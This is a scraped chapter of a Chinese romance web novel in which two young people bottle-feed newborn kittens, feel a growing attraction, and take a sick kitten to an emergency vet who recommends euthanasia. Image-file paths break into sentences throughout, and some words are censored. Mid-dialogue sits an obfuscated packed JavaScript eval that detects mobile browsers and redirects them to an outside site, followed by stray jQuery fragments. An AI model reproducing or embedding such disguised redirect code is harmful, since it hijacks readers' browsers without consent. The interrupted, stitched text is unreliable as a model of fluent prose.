15. 第 15 章

作品:《禁忌悖论

    裴培一脸歉意,指了指凌嚣刚放下的奶猫,“够时间喂奶了。这只特别皮,我刚拿奶瓶,它就往外爬,我一着急,转身就把奶粉罐碰倒了。”


    凌嚣的目光扫过那几只张着小嘴寻找奶源的小东西,再看看裴培沾着奶粉的手指和额头的汗珠,心头被吵醒的烦躁散了许多。


    他也坐在地上,“怎么喂?就这样?”


    “嗯”,裴培拿起旁边一个小注射器,又有点不确定,“宠物店的人说,要用这个或者奶瓶,一点点滴到它们嘴里。”


    两人显然都是彻头彻尾的新手。


    凌嚣没再废话,直接掏出手机搜视频。裴培也拿起自己的手机。


    两人各自埋头,在搜索框里输入“如何喂养新生奶猫”。客厅里顿时只剩下讲解声和小奶猫的“咪呜”声,交织出奇异的深夜氛围。


    “奶要温热的,不能烫也不能凉,最好是接近体温的感觉”,裴培看着屏幕,小声复述着要点。


    凌嚣应了一声,取了点温水回来,把宠物奶瓶浸在里面保温。


    他照着视频里演示的样子,用拇指和食指小心翼翼地固定住一只猫崽的头颈部。


    裴培深吸一口气,拿起那个装了温奶的注射器,缓缓凑近小猫的嘴边。


    小家伙闻到了奶味,小脑袋本能地往前拱,粉嫩的小舌头伸出来。


    裴培屏住呼吸,慢慢推动活塞,一滴奶珠颤巍巍地落在小猫唇边。


    它立刻急切地舔舐起来,喉咙里发出满足的咕噜声。


    “对对对,就是这样!”裴培紧绷的肩膀松了些,如释重负地笑了。


    凌嚣的目光从她握着注射器的手指上移开,落在她的侧脸上。


    灯光勾勒出她下颌的线条,在她低垂的眼睫下投下小片扇形的阴影。一股带着微甜果香的气息,若有似无地飘进他的鼻腔。


    这味道很熟悉,是凌嚣浴室里那瓶西柚味洗发水的味道。


    她在他家的浴室里,水流蜿蜒向下,抚过起伏的曲线,她用了他的洗发水……


    这个认知,让他固定小猫的手指几不可察地收紧了一下。


    “凌嚣?”裴培带着疑惑的声音响起,将他从瞬间的恍惚中拉回现实。


    凌嚣喉结不受控制地滚动了一下,掩饰性地移开目光,重新聚焦在掌心那只正努力吃奶的小猫身上。“你看这只,它小肚子是不是鼓起来了?”裴培没察觉那么多,只是指了指小猫圆润起来的小腹。


    “哦”,凌嚣动作略显僵硬地把那只吃饱了的小家伙放回毛巾上。小猫满足地蜷缩起来,发出细微的呼噜声。


    “换这只吧,它叫得最凶”,裴培拿起温好的奶瓶,凑近另一只一直不安分的小猫。


    两人继续磕磕绊绊地配合着,新手的操作充满了各种意外。


    小猫突然扭头不配合,奶滴偏了落在毛巾上;小猫吸得太急呛到,咳得小身体直抖,两人一阵手忙脚乱地拍抚;裴培手一滑,奶瓶差点脱手,被凌嚣眼疾手快地托住;凌嚣固定小猫的力道没掌握好,小猫不舒服地扭动抗议。


    深夜里,在几只脆弱小生命的包围下,两个平日里总是不对付的人,此刻越坐越近。


    喂到第三只的时候,空间更加逼仄起来。


    凌嚣半低着头,视线从裴培握着奶瓶的手指,滑到她抿起的唇瓣,再落到她低垂时露出的白皙后颈。


    那股西柚的香气,混合着淡淡的奶腥味,在暧昧的光线下,再度丝丝缕缕地缠绕上来。


    凌嚣的呼吸不自觉地放缓,变得轻浅,仿佛怕惊扰了什么。“这只好像吸不动了?”裴培放下奶瓶,检查着那只小猫的肚子,“应该也饱了。”


    “嗯?”凌嚣像是被惊醒。他突兀地起身,“你先喂,我去一下洗手间。”


    裴培看着他的背影,有些莫名其妙,但手上还有最后一只饿得直叫的小家伙,也顾不上多想,继续专注地对付起来。


    客卫里,凌嚣拧开水龙头,掬起一捧自来水泼在脸上。


    刺骨的凉意激得他一个激灵,混沌的头脑清醒了不少。


    他撑着洗手台,看着镜子里那个未褪尽燥热的男人,深吸了几口气。


    刚才那一瞬间的失神和随之而来的心猿意马,让他感到一种失控的烦躁。


    他讨厌这种感觉,尤其是在面对裴培的时候!


    等他彻底平复了紊乱的气息,再回到客厅,裴培已经收拾好了残局。


    四只小奶猫都吃得肚子滚圆,心满意足地蜷缩在毛巾上,互相依偎着睡了。裴培见凌嚣出来,立马迎上来,小声道:“刚才吵到你了不好意思,你快去休息吧,我等等轻点声音。”


    凌嚣没接这话茬,目光扫过客厅沙发。那儿搭着一条薄毯,还有个方形靠枕,再看走廊尽头的客卧,没有亮灯。


    他对着沙发抬了抬下巴,“你刚才不会就睡那里吧?”


    裴培点点头,理所当然道:“沙发挺好的,够我躺了,也方便随时起来看猫。”


    凌嚣看着她那张明明写满了倦意,却强撑着不在意的脸,有点无语。


    这人放着设施齐全、舒适宽敞的客卧大床不睡,非要蜷在沙发上受罪?


    这是什么自我折磨的苦行僧啊?


    他硬邦邦地甩出三个字:“跟我来。”


    他带着裴培进了客卧,暖白光倾泻而下,照亮了整个空间。房间是简洁的现代风,以黑白灰为主色调,但无论是墙面的质感、家具的用料还是细节处的五金件,都透露出不菲的价格。


    房间中央还有张铺着高支棉床品的Kingsize大床,蓬松的羽绒枕堆叠着,同色系的被子看上去柔软极了,整张床都散发着舒适睡眠的诱惑。


    凌嚣站在门口,侧身让开一点空间,“这周你睡这里。”


    裴培环顾了一下这个明显精心设计过的客房,一个问题鬼使神差地溜出了口:“你这地方是不是经常带女人回来住啊?”


    话一出口,裴培自己先石化了。


    她在说什么蠢话?!


    这问题低级、冒犯都算了,怎么听起来还有一点……醋意?


    她立刻意识到闯祸,舌头跟打了结似的,试图找补:“不是!凌嚣,我意思是……这房间收拾得太……太……”


    就在她卡壳的时候,凌嚣已经冲口而出,“你怎么会这样想我?!你是第一个!”


    空气仿佛在这刻被抽干,时间也停滞了。


    裴培僵在原地,瞳孔里映出凌嚣有些失控的表情。


    而对方,似乎也被自己这句话给惊住了。


    刚才两人那因为共同照顾小猫而悄然滋生的气氛,被这句话搅散,暧昧在室内不断发酵。凌嚣只觉得前所未有的狼狈感席卷全身,耳根的热度蔓延到整个脖颈。


    他迅速转身,“我去睡觉了!你没事不要叫我!”


    他走到走廊,像是为了强调什么,又咬着牙补充,“有事更不要叫我!”


    ———


    天大亮的时候,凌嚣睡得正沉,一阵急促的拍门声,又把他从美梦中生生拽了出来。


    这回他直接带着一身低气压下床,一把拉开房门,不耐烦道:“我不是说了,有事没事都别叫我?!”


    裴培没有说话,只是直接抓住了凌嚣的小臂,把他整个人往客厅方向拖拽。


    “你……”凌嚣本想缩回手,却看到了她一脸的惊惶。他语气缓了点,“干什么?”


    裴培将凌嚣拽到茶几边,那儿有只毛色最浅的猫崽正瘫软在毛巾上,小小的身体抽搐着,嘴边和身下的毛巾都沾着奶渍。


    她声音有些抖,“那只小猫吐了,情况很不好。


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17469556|201402||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ”


    凌嚣脑子里残存的睡意和起床气,瞬间蒸发得无影无踪。他蹲下身,凑近了看那只猫崽,眉头紧锁:“怎么回事?昨晚喂的时候不还好好的?怎么突然这样了?”


    裴培眼内都是自责,“我不知道,我不知道是不是我喂奶喂急了……还是它本身就生病了……”


    凌嚣也顾不上安慰裴培了,他将猫放进昨晚新买的猫包里,“来,我们去医院,最近的宠物急诊!”


    早晨的街道很安静,除了一些清洁工,就是出来晨运的老人。


    裴培抱着猫包坐在凌嚣的机车后座,一路没有说话。


    凌嚣从后视镜里,看到她整个人都是僵着的。


    他把油门拧得更深了一些。机车像一道黑色的闪电,在空旷的马路上疾驰。


    宠物急诊24小时亮着灯,值班医生是个看起来很干练的中年男人。裴培很快说明了情况,医生点点头,将小猫抱进检查室。


    裴培站在门外,心急却看不到里面的情景;凌嚣则靠在对面的墙上,双手插兜,看似随意,但嘴角一直紧抿着。


    时间一分一秒地过去,终于,检查室的门开了。


    医生走了出来,表情严肃。


    裴培立刻上前问,“怎么样了医生?”


    医生摘下口罩,“初步看,猫呕吐是因为呛奶了。喂食的时候可能稍微急了一点,或者它本身吸吮吞咽不太协调,导致奶液进了气管,引起了呕吐和呼吸困难。已经帮它清理了气道,现在呼吸平稳些了。”


    裴培眼里的惊惶褪去了大半,可她还来不及吁出一口气,又听到医生话锋一转。


    “但我们在做检查的时候,发现了一个更严重的问题。这只小猫的□□是闭锁的,先天性缺陷。”


    裴培眨了下眼睛,努力消化着这突如其来的消息,“什么意思?”


    医生解释道,“简单说,就是它没有正常的□□开口,排泄物无法排出。这种先天畸形在幼猫里的存活率非常低,即使立刻进行手术,它体质太弱,根本承受不了手术麻醉的风险。就算侥幸手术成功,后续的护理、感染关、发育关……每一关对它来说都是折磨。”


    医生顿了顿,给出了最后的建议,“以它目前的状态来看,最好的选择是……安乐死。你们考虑一下。”


    裴培无声地重复着医生的话,眼神有点失焦。


    凌嚣看她这样,本想伸手碰碰她,但手伸到一半又停住了。


    他转向医生,“这个诊断确定吗?有没有可能是误诊?”


